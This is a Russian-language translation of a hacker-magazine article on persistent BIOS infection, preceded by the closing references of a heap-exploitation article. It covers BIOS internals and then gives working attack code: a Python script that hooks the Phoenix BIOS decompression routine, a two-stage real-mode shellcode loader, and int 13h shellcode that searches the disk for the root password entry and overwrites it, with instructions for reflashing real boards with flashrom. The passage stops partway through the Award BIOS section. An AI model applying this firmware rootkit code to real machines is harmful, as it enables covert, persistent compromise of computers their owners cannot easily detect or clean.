Лично автор придерживается мнения, что будущее эксплуатации лежит в пространстве ядра. Различные техники пространства пользователя, как и говорил g463, более или менее эфемерны. Эта статья — лишь результат приятного времяпрепровождения с реализацией malloc() в glibc, не больше и не меньше.

Впрочем, всё это порядком меня вымотало. Написать эту статью без ценной помощи GM, eidimon и Slasher (привет, ребята!) у меня вряд ли бы получилось.

Посвящается клике r00thell — где бы вы ни были и чем бы ни занимались, желаю вам всего наилучшего (и вам тоже, девчонки ;-).

X. Ссылки

- [01] Vudo - An object superstitiously believed to embody magical powers
Michel "MaXX" Kaempf <maxx@synnergy.net>
<https://phrack.org/issues/57/8.html#article>
- [02] Once upon a free()...
anonymous <d45a312a@author.phrack.org>
<https://phrack.org/issues/57/9.html#article>
- [03] Advanced Doug lea's malloc exploits
jp <jp@corest.com>
<https://phrack.org/issues/61/6.html#article>
- [04] w00w00 on Heap Overflows
Matt Conover & w00w00 Security Team
<http://www.w00w00.org/files/articles/heaptut.txt>
- [05] Heap off by one
qitest1 <qitest1@bespin.org>
http://freeworld.thc.org/root/docs/exploit_writing/heap_off_by_one.txt
- [06] The Malloc Maleficarum
Phantasmal Phantasmagoria <phantasmal@hush.ai>
<http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>
- [07] JPEG COM Marker Processing Vulnerability in Netscape Browsers
Solar Designer <solar@openwall.com>

<http://www.openwall.com/advisories/OW-002-netscape-jpeg/>

- [08] Glibc heap protection patch
Stefan Esser <stefan@suspekt.org>
<http://seclists.org/focus-ids/2003/Dec/0024.html>
- [09] Exploiting the Wilderness
Phantasmal Phantasmagoria <phantasmal@hush.ai>
<http://seclists.org/vuln-dev/2004/Feb/0025.html>
- [10] The use of set_head to defeat the wilderness
g463 <jean-sebastien@guay-leroux.com>
<https://phrack.org/issues/64/9.html#article>
- [11] Two (or more?) glibc installations
Chariton Karamitas <chariton.karamitas@echothrust.com>
<http://blogs.echothrust.com/chariton-karamitas/two-or-more-glibc-installations>
- [12] ClamAV Multiple Vulnerabilities
Secunia Research
<http://secunia.com/advisories/28117/>
- [13] Portable Executable and Common Object File Format Specification
Microsoft
<http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx>

XI. Вложения

[Бинарное вложение — архив antiviroot.tar.gz в формате uuencoded — опущено]

-----[EOF

Постоянное заражение BIOS

«Ранняя птица ловит червя»

Автор: .aLS — anibal.sacco@coresecurity.com

Автор: Alfredo — alfredo@coresecurity.com

1 июня 2009 г.

Содержание

- 0 — Предисловие
- 1 — Введение
 - 1.1 — Структура статьи
- 2 — Основы BIOS
 - 2.1 — Введение в BIOS
 - 2.1.1 — Аппаратная часть
 - 2.1.2 — Как это работает?
 - 2.2 — Структура файла прошивки
 - 2.3 — Процесс обновления / прошивки
- 3 — Заражение BIOS
 - 3.0 — Начальная настройка
 - 3.1 — Модификация BIOS VMWare (Phoenix)
 - 3.1.1 — Дамп BIOS VMWare
 - 3.1.2 — Настройка VMWare для загрузки альтернативного BIOS
 - 3.1.3 — Распаковка прошивки
 - 3.1.4 — Модификация
 - 3.1.5 — Полезная нагрузка
 - 3.1.5.1 — Сигнал готовности
 - 3.1.6 — OptionROM
 - 3.2 — Модификация реального BIOS (Award)
 - 3.2.1 — Дамп прошивки реального BIOS
 - 3.2.2 — Модификация
 - 3.2.3 — Полезная нагрузка
- 4 — BIOS32 (Прямое заражение ядра)
- 5 — Будущее и другие применения
 - 5.1 — SMM!
- 6 — Благодарности
- 7 — Ссылки
- 8 — Исходные коды — детали реализации

0. Предисловие

Уважаемый читатель, раз уж вы здесь, можно предположить, что вы уже знаете, что такое BIOS и как он работает. Или, по крайней мере, у вас есть общее представление о том, что делает BIOS и

насколько он важен для нормального функционирования компьютера. Исходя из этого, мы кратко объясним некоторые базовые концепции, чтобы ввести вас в контекст, а затем перейдём к более актуальным техническим деталям.

1. Введение

За прошедшие годы об этой теме было сказано немало. Но, если не считать старого вируса Chernobyl, который просто обнулял BIOS, если материнская плата входила в список поддерживаемых, или некоторых модификаций в целях моддинга (кстати, бывших весьма ценным источником данных) — например, работы Pinczakko, — нам не удалось обнаружить ни одной публичной реализации работающего, универсального и вредоносного заражения BIOS.

В большинстве своём люди склонны считать, что это хорошо изученная, устаревшая и уже нейтрализованная техника. Её иногда даже путают с устаревшими вирусами MBR. Однако наша цель — показать, что подобные атаки возможны и могут стать, при наличии соответствующих техник обнаружения и заражения ОС, весьма надёжным и постоянным руткитом, проживающим прямо внутри прошивки BIOS.

В этой статье мы покажем универсальный метод внедрения кода в прошивку BIOS без цифровой подписи. Данная техника позволит нам встроить собственный код в прошивку BIOS таким образом, чтобы он выполнялся непосредственно перед загрузкой операционной системы.

Мы также продемонстрируем, как полный контроль над жёсткими дисками позволяет добиться истинной устойчивости — путём развёртывания полноценного кода непосредственно в процессе Windows или просто путём модификации чувствительных данных ОС в системе Linux.

1.1 Структура статьи

Основная идея данной статьи — показать, как прошивка BIOS может быть модифицирована и использована в качестве метода обеспечения устойчивости после успешного проникновения.

Поэтому мы начнём с небольшого введения, а затем сосредоточимся на коде доказательства концепции, разделив статью на два основных раздела:

- Модификация BIOS VMWare (Phoenix)
- Модификация реального BIOS (Award)

В каждом из них мы объясним полезные нагрузки, чтобы показать, как осуществляется атака, а затем сразу перейдём к просмотру кода полезной нагрузки.

2. Основы BIOS

2.1 Введение в BIOS

Из Википедии [1]:

«BIOS — это загрузочная прошивка, предназначенная для того, чтобы быть первым кодом, запускаемым ПК при включении питания. Начальная функция BIOS — идентификация, тестирование и инициализация системных устройств, таких как

видеокарта, жёсткий диск, дисковод и другое оборудование. Это нужно для приведения машины в известное состояние, чтобы программное обеспечение, хранящееся на совместимых носителях, могло быть загружено, выполнено и получило управление над ПК. Этот процесс известен как загрузка (booting), или начальная загрузка (bootstrapping).»

«...предоставляет небольшую библиотеку базовых функций ввода-вывода, которые можно вызывать для управления периферийными устройствами, такими как клавиатура, функции текстового отображения и т.д. В IBM PC и AT некоторые периферийные карты, например контроллеры жёстких дисков и видеоадаптеры, несли собственный ПЗУ расширения BIOS, обеспечивавший дополнительную функциональность. Операционные системы и исполнительное программное обеспечение, призванные вытеснить эту базовую функциональность прошивки, предоставляют приложениям альтернативные программные интерфейсы.»

2.1.1 Аппаратная часть

В 80-е годы прошивка BIOS хранилась в микросхемах ROM или PROM, которые не могли быть изменены никоим образом. Но сегодня эта прошивка хранится в EEPROM (Electrically Erasable Programmable Read-Only Memory — электрически стираемое перепрограммируемое постоянное запоминающее устройство). Этот тип памяти позволяет пользователю перепрошивать её, что даёт производителю возможность предлагать обновления прошивки для исправления ошибок, поддержки нового оборудования и добавления новой функциональности.

2.1.2 Как это работает?

BIOS играет очень важную роль в функционировании компьютера. Он должен быть всегда доступен, поскольку содержит первую инструкцию, выполняемую процессором при включении. Именно поэтому он хранится в ПЗУ.

Первый модуль BIOS называется Bootblock («загрузочный блок») и отвечает за процедуры POST (Power-on Self-Test, самотестирование при включении) и аварийной загрузки. POST — общепринятый термин для обозначения последовательности предзагрузочных действий компьютера, маршрутизатора или принтера. Он должен протестировать и инициализировать почти все различные аппаратные компоненты системы, чтобы убедиться в их исправной работе.

Современный BIOS имеет модульную структуру, то есть в единой прошивке интегрировано несколько модулей, каждый из которых отвечает за конкретную задачу: от инициализации оборудования до мер безопасности.

Каждый модуль сжат, поэтому существует подпрограмма декомпрессии, отвечающая за распаковку и верификацию остальных модулей, которые затем будут последовательно выполнены.

После распаковки инициализируется некоторое дополнительное оборудование — например, PCI ROM (при необходимости), — а в конце BIOS читает сектор 0 жёсткого диска (MBR) в поисках загрузчика для запуска операционной системы.

Как уже было сказано, прошивка BIOS имеет модульную структуру. В обычном файле она состоит из нескольких модулей, сжатых в формате LZN, каждый из которых содержит 8-битную контрольную сумму.

Однако не все модули сжаты — несколько из них, например Bootblock и подпрограмма декомпрессии, очевидно, хранятся в несжатом виде, поскольку являются фундаментальной частью процесса загрузки и должны сами выполнять распаковку остальных модулей. Далее мы увидим,

почему это столь удобно для наших целей.

Ниже приведён вывод утилиты Phnxdco (доступна в репозиториях Debian) — инструмента с открытым исходным кодом для разбора и анализа ROM-файлов прошивки Phoenix BIOS (которые мы извлечём в разделе 3.1.1):

```
+-----+
| Class.Instance (Name)      Packed ---> Expanded      Compression  Offse |
+-----+
B.03 ( BIOSCODE) 06DAF (28079) => 093F0 ( 37872) LZINT ( 74%) 446DFh
B.02 ( BIOSCODE) 05B87 (23431) => 087A4 ( 34724) LZINT ( 67%) 4B4A9h
B.01 ( BIOSCODE) 05A36 (23094) => 080E0 ( 32992) LZINT ( 69%) 5104Bh
C.00 ( UPDATE) 03010 (12304) => 03010 ( 12304) NONE (100%) 5CFDFh
X.01 ( ROMEXEC) 01110 (04368) => 01110 ( 4368) NONE (100%) 6000Ah
T.00 ( TEMPLATE) 02476 (09334) => 055E0 ( 21984) LZINT ( 42%) 63D78h
S.00 ( STRINGS) 020AC (08364) => 047EA ( 18410) LZINT ( 45%) 66209h
E.00 ( SETUP) 03AE6 (15078) => 09058 ( 36952) LZINT ( 40%) 682D0h
M.00 ( MISER) 03095 (12437) => 046D0 ( 18128) LZINT ( 68%) 6BDD1h
L.01 ( LOGO) 01A23 (06691) => 246B2 (149170) LZINT ( 4%) 6EE81h
L.00 ( LOGO) 00500 (01280) => 03752 ( 14162) LZINT ( 9%) 708BFh
X.00 ( ROMEXEC) 06A6C (27244) => 06A6C ( 27244) NONE (100%) 70DDAh
B.00 ( BIOSCODE) 001DD (00477) => 0D740 ( 55104) LZINT ( 0%) 77862h
*.00 ( T CPA_*) 00004 (00004) => 00004 ( 004) NONE (100%) 77A5Ah
D.00 ( DISPLAY) 00AF1 (02801) => 00FE0 ( 4064) LZINT ( 68%) 77A79h
G.00 ( DECOMPCODE) 006D6 (01750) => 006D6 ( 1750) NONE (100%) 78585h
A.01 ( ACPI) 0005B (00091) => 00074 ( 116) LZINT ( 78%) 78C76h
A.00 ( ACPI) 012FE (04862) => 0437C ( 17276) LZINT ( 28%) 78CECh
B.00 ( BIOSCODE) 00BD0 (03024) => 00BD0 ( 3024) NONE (100%) 7D6AAh
```

Здесь мы видим различные части файла прошивки, в том числе раздел DECOMPCODE, где расположена подпрограмма декомпрессии, а также другие разделы, не рассматриваемые в данной статье.

2.3 Процесс обновления / прошивки

Программное обеспечение BIOS не особо отличается от любого другого ПО. Оно в равной мере подвержено ошибкам. Выходят новые версии с поддержкой нового оборудования, новыми функциями и исправлением ошибок. Но процесс прошивки может быть очень опасен на реальной машине. BIOS — фундаментальный компонент компьютера. Это первый фрагмент кода, выполняемый при включении машины. Вот почему необходимо быть очень осторожными при подобных операциях. Неудачное обновление BIOS может — и, скорее всего, оставит машину неработоспособной. А это весьма неприятно.

Именно поэтому так важно иметь тестовую платформу — например, VMWare — хотя бы на начальном этапе, потому что, как мы увидим, между версией для VMWare и версией для реального железа существует немало различий.

3. Заражение BIOS

3.0 Начальная настройка

3.1 Модификация BIOS VMWare (Phoenix)

Прежде всего нам нужно получить действующую прошивку VMWare BIOS для работы.

Чтобы прочитать EEPROM, в которой хранится прошивка BIOS, нам необходимо выполнить некоторый код в режиме ядра, чтобы иметь возможность напрямую отправлять и получать данные через IO-порты к южному мосту (southbridge). Для этого также нужно знать некоторые специфические данные о текущем оборудовании. Эти данные обычно предоставляются производителем. Кроме того, почти все производители материнских плат предоставляют инструмент для обновления BIOS, и очень часто в нём есть опция резервного копирования или дампа текущей прошивки.

В VMWare мы не можем использовать подобные инструменты, поскольку эмулируемое оборудование не обладает той же функциональностью, что и реальное. Это логично... зачем кому-то обновлять BIOS VMWare изнутри...?

3.1.1 Дамп BIOS VMWare

Когда мы только начинали, встроенный GDB-сервер VMWare оказался весьма полезным. Он позволял нам отлаживать и понимать, что происходит. Поэтому, чтобы патчить и изменять небольшие фрагменты кода для начального тестирования, мы использовали случайные байтовые массивы в качестве паттернов для поиска BIOS в памяти.

В ходе этих поисков мы обнаружили, что в исполняемом файле vmware-vmx — основном исполняемом файле VMWare — есть небольшой раздел размером около 256 КБ, называемый .bios440 (в нашей версии VMWare расположен между файловыми смещениями 0x6276c7 и 0x65B994), который содержит полную прошивку BIOS — точно так же, как она содержится в обычном файле, готовом к прошивке.

Для просмотра разделов файла можно использовать objdump:

```
objdump -h vmware-vmx
```

А для сохранения в файл — инструмент objcopy:

```
objcopy -j .bios440 -O binary --set-section-flags .bios440=a \
vmware-vmx bios440.rom.zl
```

Хм... это означает, что... если у нас есть привилегии root на машине-жертве, мы можем воспользоваться нашими замечательными полномочиями и изменить исполняемый файл vmware-vmx, вставив собственный заражённый BIOS, и он будет выполняться каждый раз при запуске VMWare — для каждого экземпляра VMWare на данном компьютере. Хорошо!

Но есть и более простые способы решить эту задачу. Нам предстоит изменять его много раз, и большую часть времени это не будет работать, так что... чем проще, тем лучше.

3.1.2 Настройка VMWare для загрузки альтернативного BIOS

Мы обнаружили, что VMWare предлагает очень практичный способ указать конкретный файл прошивки BIOS напрямую через конфигурационный файл .VMX.

Этот малоизвестный параметр называется bios440.filename и позволяет нам отказаться от встроенного BIOS VMWare и вместо этого указать файл BIOS для использования.

Необходимо добавить следующую строку в файл .VMX:

```
bios440.filename = "path/to/file/bios.rom"
```

И вуаля! — теперь в вашей VM загружается другая прошивка BIOS. В сочетании с:

```
debugStub.listen.guest32 = "TRUE"
```

или

```
debugStub.listen.guest64 = "TRUE"
```

— это оставит GDB-заглушку VMWare ожидающей вашего подключения на localhost на порту 8832. В итоге вы получите отличную — и полностью отлаживаемую — исследовательскую среду. Неплохо, правда?

Другие важные скрытые параметры, которые могут пригодиться:

```
bios.bootDelay = "3000"           # Задержка загрузки на X миллисекунд
debugStub.hideBreakpoints = "TRUE" # Позволяет работать точкам останова GDB
debugStub.listen.guest32.remote = "TRUE" # Для отладки с другой машины (32-бит)
debugStub.listen.guest64.remote = "TRUE" # Для отладки с другой машины (64-бит)
monitor.debugOnStartGuest32 = "TRUE"  # Остановит ВМ на самой первой
                                     # инструкции по адресу 0xFFFFF0
```

3.1.3 Распаковка прошивки

Как уже упоминалось, некоторые модули сжаты с использованием разновидности LZH. Существует несколько инструментов для извлечения и распаковки каждого отдельного модуля из файла прошивки. Наиболее используемые из них — Phnxdco и Awardec (два отличных инструмента с открытым исходным кодом для Linux под лицензией GPL), а также Phoenix BIOS Editor и Award BIOS editor (проприетарные инструменты для Windows).

Phoenix BIOS Editor можно использовать под Linux посредством wine. Он извлечёт все модули в директорию /temp внутри Phoenix BIOS Editor, готовые для открытия в вашем любимом дизассемблере.

Отличная новость о Phoenix BIOS Editor состоит в том, что он также умеет пересобирать основной файл прошивки: перекомпрессировывать и интегрировать все различные распакованные модули, восстанавливая исходное состояние файла. Единственная оговорка — он был написан для более старых Phoenix BIOS и не обновляет контрольную сумму, так что нам придётся делать это самостоятельно, как будет показано в разделе 3.2.2.1.

Некоторые из этих задач выполняются изолированными инструментами, которые можно вызывать непосредственно из командной строки, что очень удобно для автоматизации процесса с помощью простых скриптов.

3.1.4 Модификация

Итак, вот мы здесь. Все модули распакованы, у нас есть возможность их изменять, а затем пересобрать в полностью работающее обновление прошивки BIOS.

Первое, с чем нужно разобраться, — «где патчить». Мы можем поместить хук почти в любом месте для выполнения нашего кода, но перед принятием решения необходимо как следует всё обдумать.

Поначалу мы думали о том, чтобы перехватить первую инструкцию, выполняемую процессором, — прыжок по адресу 0xF000:FFF0. Казалось, это лучший вариант, поскольку он всегда находится в одном месте и его легко найти, но необходимо принять во внимание контекст выполнения. Чтобы наш код мог там работать, нам пришлось бы самостоятельно выполнять всю инициализацию оборудования (DRAM, северный мост, кэш, PCI и т.д.)

Например, если мы хотим делать такие вещи, как доступ к жёсткому диску, нам нужно убедиться, что в момент выполнения нашего кода доступ к диску уже имеется.

По этой причине, а также потому что оно не меняется между разными версиями, мы решили перехватить подпрограмму декомпрессии. Найти её также очень легко — по паттерну. Она несжата

и вызывается многократно в процессе загрузки BIOS, позволяя нам проверить доступность всех необходимых сервисов, прежде чем приступить к основным действиям.

Ниже приведён скрипт для быстрого извлечения модулей прошивки, компиляции полезных нагрузок, их внедрения и повторной сборки изменённого файла прошивки.

PREPARE.EXE и CATENATE.EXE — проприетарные инструменты для сборки прошивки Phoenix, которые можно найти внутри Phoenix BIOS Editor и в комплекте с другими инструментами прошивки.

В более поздних версиях данного скрипта эти инструменты больше не нужны (как показано в разделе 3.2.2.1).

```
#!/usr/bin/python import os,struct

#----- Decomp processing -----
#assemble the whole code to inject
os.system('nasm ./decomphook.asm')
decomphook = open('decomphook','rb').read()
print "Leido hook: %d bytes" % len(decomphook)
minihook = '\x9a\x40\x04\x3b\x66\x90' # call near +0x430

#Load the decompression rom
decorom = open('DECOMPC0.ROM.orig','rb').read()

#Add the hook
hookoffset=0x23
decorom = decorom[:hookoffset]+minihook+decorom[len(minihook)+hookoffset:]

#Add the shellcode
decorom+="\x90"*100+decomphook
decorom=decorom+"\x90"*10

#recalculate the ROM size
decorom=decorom[:0xf]+struct.pack("<H",len(decorom)-0x1A)+decorom[0x11:]


#Save the patched decompression rom
out=open('DECOMPC0.ROM','wb')
out.write(decorom)
out.close()

#Compile
print "Prepare..."
os.system('./PREPARE.EXE ./ROM.SCR.ORIG')
print "Catenate..."
os.system('./CATENATE.EXE ./ROM.SCR.ORIG')
os.system('rm *.MOD')
```

3.1.5 Полезная нагрузка

Прежде чем говорить о полезной нагрузке, нужно решить вопрос о том, где мы будем её хранить, — а это нетривиальная задача. Мы обнаружили, что в конце подпрограммы декомпрессии имеется значительное пространство заполнения, которое при выделении памяти будет использоваться как буфер для хранения распакованного кода, что тем самым уничтожит любой код, который мы там разместим. Это добавляет определённую сложность к полезной нагрузке, поскольку вынуждает нас разделить шеллкод на два этапа.

Первый этап выполняется посредством установки типичного хука в прологе подпрограммы декомпрессии. Простой относительный вызов перенаправляет поток выполнения на наш код и перемещает второй этап в безопасное жёстко заданное место, которое, как мы знаем, остаётся неиспользованным на протяжении всего процесса загрузки. Затем обновляется хук, указывая на новый адрес, и выполняются инструкции, перезаписанные исходным вызовом.



Посмотрим на код:

```

BITS 16

;Extent to search (in 64K sectors, aprox 32 MB)
%define EXTENT 10

start_mover:

    ;save regs
    ;jmp start_mover
    pusha
    pushf

    ; set dst params to move the shellcode
    xor ax, ax
    xor di, di
    xor si, si
    push cs
    pop ds
    mov es, ax ; seg_dst
    mov di, 0x8000 ; off_dst
    mov cx, 0xff ; code_size

    ; get_eip to have the 'source' address
    call b
b:
    pop si
    add si, 0x25 (Offset needed to reach the second stage payload)
    rep movsw

    mov ax, word [esp+0x12] ; get the caller address to patch the original hook
    sub ax, 4
    mov word [eax], 0x8000 ; new_hook offset
    mov word [eax+2], 0x0000 ; new_hook segment

    ; restore saved regs
    popf
    popa

    ; execute code smashed by 'call far'
    ;mov es,ax
    mov bx,es
    mov fs,bx
    mov ds,ax
    retf

    ;Here goes a large nopsled and next, the second stage payload
  
```


Второй этап, теперь находящийся в неиспользуемом пространстве, должен иметь какой-то сигнал готовности, чтобы знать, доступны ли те сервисы, которые мы хотим использовать.

3.1.5.1 Сигнал готовности

В VMWare мы обнаружили, что когда вызывается наш второй этап и IVT уже инициализирована, у нас есть всё необходимое для работы. Исходя из этого, мы выбрали инициализацию IVT в качестве нашего сигнала готовности. Это очень просто, поскольку IVT всегда отображается по адресу 0000:0000. Каждый раз при вызове шеллкода он сначала проверяет, инициализирована ли IVT корректными указателями. Если да — шеллкод выполняется; если нет — возвращается без каких-либо действий.

3.1.5.1 Основная часть

Теперь наш код выполняется, и мы знаем, что у нас есть все необходимые сервисы — но что мы будем делать? Мы не можем взаимодействовать с ОС отсюда.

В этот момент операционная система — просто массив байт, лежащий на диске. Но подождите! У нас есть доступ к диску через int 13h (Low Level Disk Services)... мы можем изменять его как угодно! Что ж, давайте сделаем это.

В реальной вредоносной реализации потребовалось бы написать какой-то базовый драйвер для правильного разбора различных структур файловых систем — как минимум FAT и NTFS (возможно, повторно используя код GRUB или LILO?), но в данной статье, в качестве доказательства концепции, мы будем использовать int 13h для последовательного чтения диска в сыром режиме. Мы будем искать паттерн очень примитивным способом, и это сработает. Но, делая то, о чём говорилось выше, в типичном сценарии можно будет изменять, добавлять и удалять любые нужные файлы на диске, что позволяет злоумышленнику подбрасывать модули драйверов, инфицировать файлы, отключать антивирус или средства защиты от руткитов и т.д.

Ниже приведён шеллкод, который мы использовали для обхода всего диска с поиском паттерна "root:\$" — чтобы найти корневую запись в файле /etc/passwd.

Затем мы заменяем хэш пароля root нашим собственным хэшем, устанавливая пароль "root" для пользователя root.

```
; The shellcode doesn't have any type of optimization, we tried to keep it
; simple, 'for educational purposes'

; 16 bit shellcode
; use LBA disk access to change root password to 'root'

BITS 16
push es
push ds
pushad
pushf

; Get code address
call gca
gca:    pop bx

; construct DAP
push cs
pop ds
mov si,bx
add si,0x1e0 ; DAP 0x1e0 from code
mov cx,bx
add cx,0x200 ; Buffer pointer 0x200 from code
```

```

□mov byte [si],16 ;size of SAP
□inc si
□mov byte [si],0 ;reserved
□inc si
□mov byte [si],1 ;number of sectors
□inc si
□mov byte [si],0 ;unused
□inc si
□mov word [si],cx ;buffer segment
□add si,2
□mov word [si],ds;buffer offset
□add si,2
□mov word [si],0 ; sector number
□add si,2
□mov word [si],0 ; sector number
□add si,2
□mov word [si],0 ; sector number
□add si,2
□mov word [si],0 ; sector number

□mov di,0
□mov si,0
mainloop:
□push di
□push si
□□
□;----- Inc sector number
□mov cx,3
□mov si,bx
□add si,0x1e8
loopinc:
□mov ax,word [si]
□inc ax
□mov word [si],ax
□cmp ax,0
□jne incend
□add si,2
□loop loopinc
incend:
□;----- LBA extended read sector
□mov ah,0x42 ; call number
□mov dl,0x80 ; drive number 0x80=first hd
□mov si,bx
□add si,0x1e0
□int 0x13
□jc mainend
□nop
□nop
□nop

□;----- Search for 'root'
□mov di,bx
□add di,0x200 ; pointer to buffer
□mov cx,0x200 ; 512 bytes per sector
searchloop:
□cmp word [di],'ro'
□jne notfound
□cmp word [di+2],'ot'
□jne notfound
□cmp word [di+4],':$'
□jne notfound
□jmp found ; root found!
notfound:
□inc di
□loop searchloop

endSearch:
□pop si
□pop di

□inc di

```



```

nop
nop
nop
    ;jmp hook_start
    ;mov bx,es
    ;mov fs,bx
    ;mov ds,ax
    ;retf

    pusha
    pushf
    xor di,di
mov ds,di
; check to see if int 19 is initialized
cmp byte [0x19*4],0x00
jne ifint

noint:
    ;jmp noint ; loop to debug
    popf
    popa
    ;mov es, ax
    mov bx, es
mov fs, bx
mov ds, ax
    retf

ifint:
    ;jmp ifint ; loop to debug
cmp byte [0x19*4],0x46
    je noint

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

initShellcode:
    ;jmp initShellcode ; DEBUG
    cli
    push es
    push ds
    pushad
    pushf

    ; Get code address
    call gca

gca:
    pop bx
    ;----- Set screen mode
    mov ax,0x0003
    int 0x10
    ;----- construct DAP
    push cs
    pop ds
    mov si,bx
    add si,0x2e0 ; DAP 0x2e0 from code
    mov cx,bx
    add cx,0x300 ; Buffer pointer 0x300 from code
    mov byte [si],16 ;size of SAP
    inc si
    mov byte [si],0 ;reserved
    inc si
    mov byte [si],1 ;number of sectors
    inc si
    mov byte [si],0 ;unused
    inc si
    mov word [si],cx ;buffer segment
    add si,2
    mov word [si],ds;buffer offset
    add si,2
    mov word [si],0 ; sector number

```

```

[] add si,2
[] mov word [si],0 ; sector number
[] add si,2
[] mov word [si],0 ; sector number
[] add si,2
[] mov word [si],0 ; sector number

[] mov di,0
[] mov si,0

[] ;----- Function 41h: Check Extensions
[] push bx
[] mov ah,0x41 ; call number
[] mov bx,0x55aa;
[] mov dl,0x80 ; drive number 0x80=first hd
[] int 0x13
[] pop bx
[] jc mainend_near
[] ;----- Function 00h: Reset Disk System
[] mov ah, 0x00
[] int 0x13
[] jc mainend_near
[] jmp mainloop
[]mainend_near:
[] jmp mainend
[]mainloop:
[] cmp di,0
[] jne nochar
[] ;----- progress bar (ABCDE....)
[] push bx
[] mov ax,si
[] mov ah,0x0e
[] add al,0x41
[] mov bx,0
[] int 0x10
[] pop bx
[]nochar:
[] push di
[] push si
[] ;jmp incend ;
[] ;----- Inc sector number
[] mov cx,3
[] mov si,bx ; bx = curr_pos
[] add si,0x2e8 ; +2e8 LBA Buffer

[]loopinc:
[] mov ax,word [si]
[] inc ax
[] mov word [si],ax
[] cmp ax,0
[] jne incend
[] add si,2
[] loop loopinc

[]incend:
[]LBA_read:
[] ;jmp int_test
[] ;----- LBA extended read sector
[] mov ah,0x42 ; call number
[] mov dl,0x80 ; drive number 0x80=first hd
[] mov si,bx
[] add si,0x2e0
[] int 0x13
[] jnc int13_no_err
[] ;----- Write error character
[] push bx
[] mov ax,0x0e45
[] mov bx,0x0000
[] int 0x10
[] pop bx
[]int13_no_err:

```

```

    ;----- Search for 'root'
    mov di,bx
    add di,0x300 ; pointer to buffer
    mov cx,0x200 ; 512 bytes per sector

searchloop:
    cmp word [di],0x706a
    jne notfound
    cmp word [di+2],0x9868
    jne notfound
;debugme:
;    je debugme
    cmp word [di+4],0x0018
    jne notfound
    cmp word [di+6],0xe801
    jne notfound
    jmp found ; root found!

notfound:
    inc di
    loop searchloop

endSearch:
    pop si
    pop di

    inc di
    cmp di,0
    jne mainloop
    inc si
    cmp si,EXTENT ;----- 10x65535 sectors to read
    jne mainloop
    jmp mainend

exit_error:
    pop si
    pop di

mainend:
    popf
    popad
    pop ds
    pop es
    sti

    popf
    popa
    mov bx, es
    mov fs, bx
    mov ds, ax
    retf

writechar:
    push bx
    mov ah,0x0e
    mov bx,0x0000
    int 0x10
    pop bx
    ret

found:
    mov al,0x46
    call writechar

;mov word[di], 0xfeeb ; Infinite loop - Debug
    mov word[di], 0x00be
    mov word[di+2], 0x0100
    mov word[di+4], 0xc700
    mov word[di+6], 0x5006
    mov word[di+8], 0x4e57
    mov word[di+10], 0xc744

```

```

□□ mov word[di+12], 0x0446
□□ mov word[di+14], 0x2121
□□ mov word[di+16], 0x0100
□□ mov word[di+18], 0x016a
□□ mov word[di+20], 0x006a
□□ mov word[di+22], 0x6a56
□□ mov word[di+24], 0xbe00
□□ mov word[di+26], 0x050b
□□ mov word[di+28], 0x77d8
□□ mov word[di+30], 0xd6ff
□□ mov word[di+32], 0x00be
□□ mov word[di+34], 0x0000
□□ mov word[di+36], 0x5600
□□ mov word[di+38], 0xa2be
□□ mov word[di+40], 0x81ca
□□ mov word[di+42], 0xff7c
□□ mov word[di+44], 0x90d6

□□;----- LBA extended write sector
□□ mov ah,0x43 ; call number
□□ mov al,0 ; no verify
□□ mov dl,0x80 ; drive number 0x80=first hd
□□ mov si,bx
□□ add si,0x2e0
□□ int 0x13
□□ jmp notfound; continue searching
□□ nop□

```

3.2 Модификация реального BIOS (Award)

VMWare оказалась отличной платформой для исследования и разработки BIOS. Но для завершения исследования нам необходимо было атаковать реальную систему. Для этой модификации мы использовали обычную материнскую плату (Asus A7V8X-MX) с BIOS Award-Phoenix 6.00 PG — очень распространённой версией.

3.2.1 Дамп прошивки реального BIOS

Флэш-микросхемы достаточно совместимы между собой и даже взаимозаменяемы. Но они подключены к материнской плате самыми разными способами (PCI, ISA bridge и т.д.), что делает их универсальное чтение нетривиальной задачей. Как создать универсальный руткит, если нельзя надёжно прочитать флэш-микросхему? Конечно, аппаратный программатор флэш — один из вариантов, но в тот момент у нас его не было, и это в принципе не вариант, если хочется удалённо заражать BIOS без физического доступа.

Поэтому мы начали искать программные альтернативы. Первый же найденный инструмент отлично работал — утилита Flashrom из проекта coreboot с открытым исходным кодом (см. [COREBOOT]; также доступна в репозиториях Debian). Она содержит обширную базу данных микросхем и методов чтения/записи. Мы обнаружили, что она почти всегда работает, даже если приходится вручную указывать модель микросхемы — поскольку автоматическое обнаружение срабатывает не всегда.

```
$ flashrom -r mybios.rom
```

Как правило, приведённой выше команды вполне достаточно. BIOS окажется в файле mybios.rom.

Один приём, который мы освоили: если утилита сообщает, что не может определить микросхему, следует написать скрипт, перебирающий все известные микросхемы. Нам ещё не попадался BIOS, который нельзя было бы прочитать этим способом. Запись немного сложнее, поскольку Flashrom должен корректно идентифицировать микросхему, чтобы разрешить запись в неё. Это ограничение можно обойти, модифицировав исходный код, но будьте осторожны — таким образом можно

спалить материнскую плату.

Flashrom мы также использовали как универсальный способ записи изменённого BIOS обратно на материнскую плату.

3.2.2 Модификация

Как только образ BIOS окажется на нашем жёстком диске, можно приступить к процессу внедрения вредоносной полезной нагрузки.

При модификации реального BIOS — и в частности BIOS Award/Phoenix — мы столкнулись с рядом серьёзных проблем:

1. Отсутствие документации по структуре BIOS
2. Отсутствие инструментов упаковки/распаковки
3. Невозможность легко отлаживать реальное оборудование

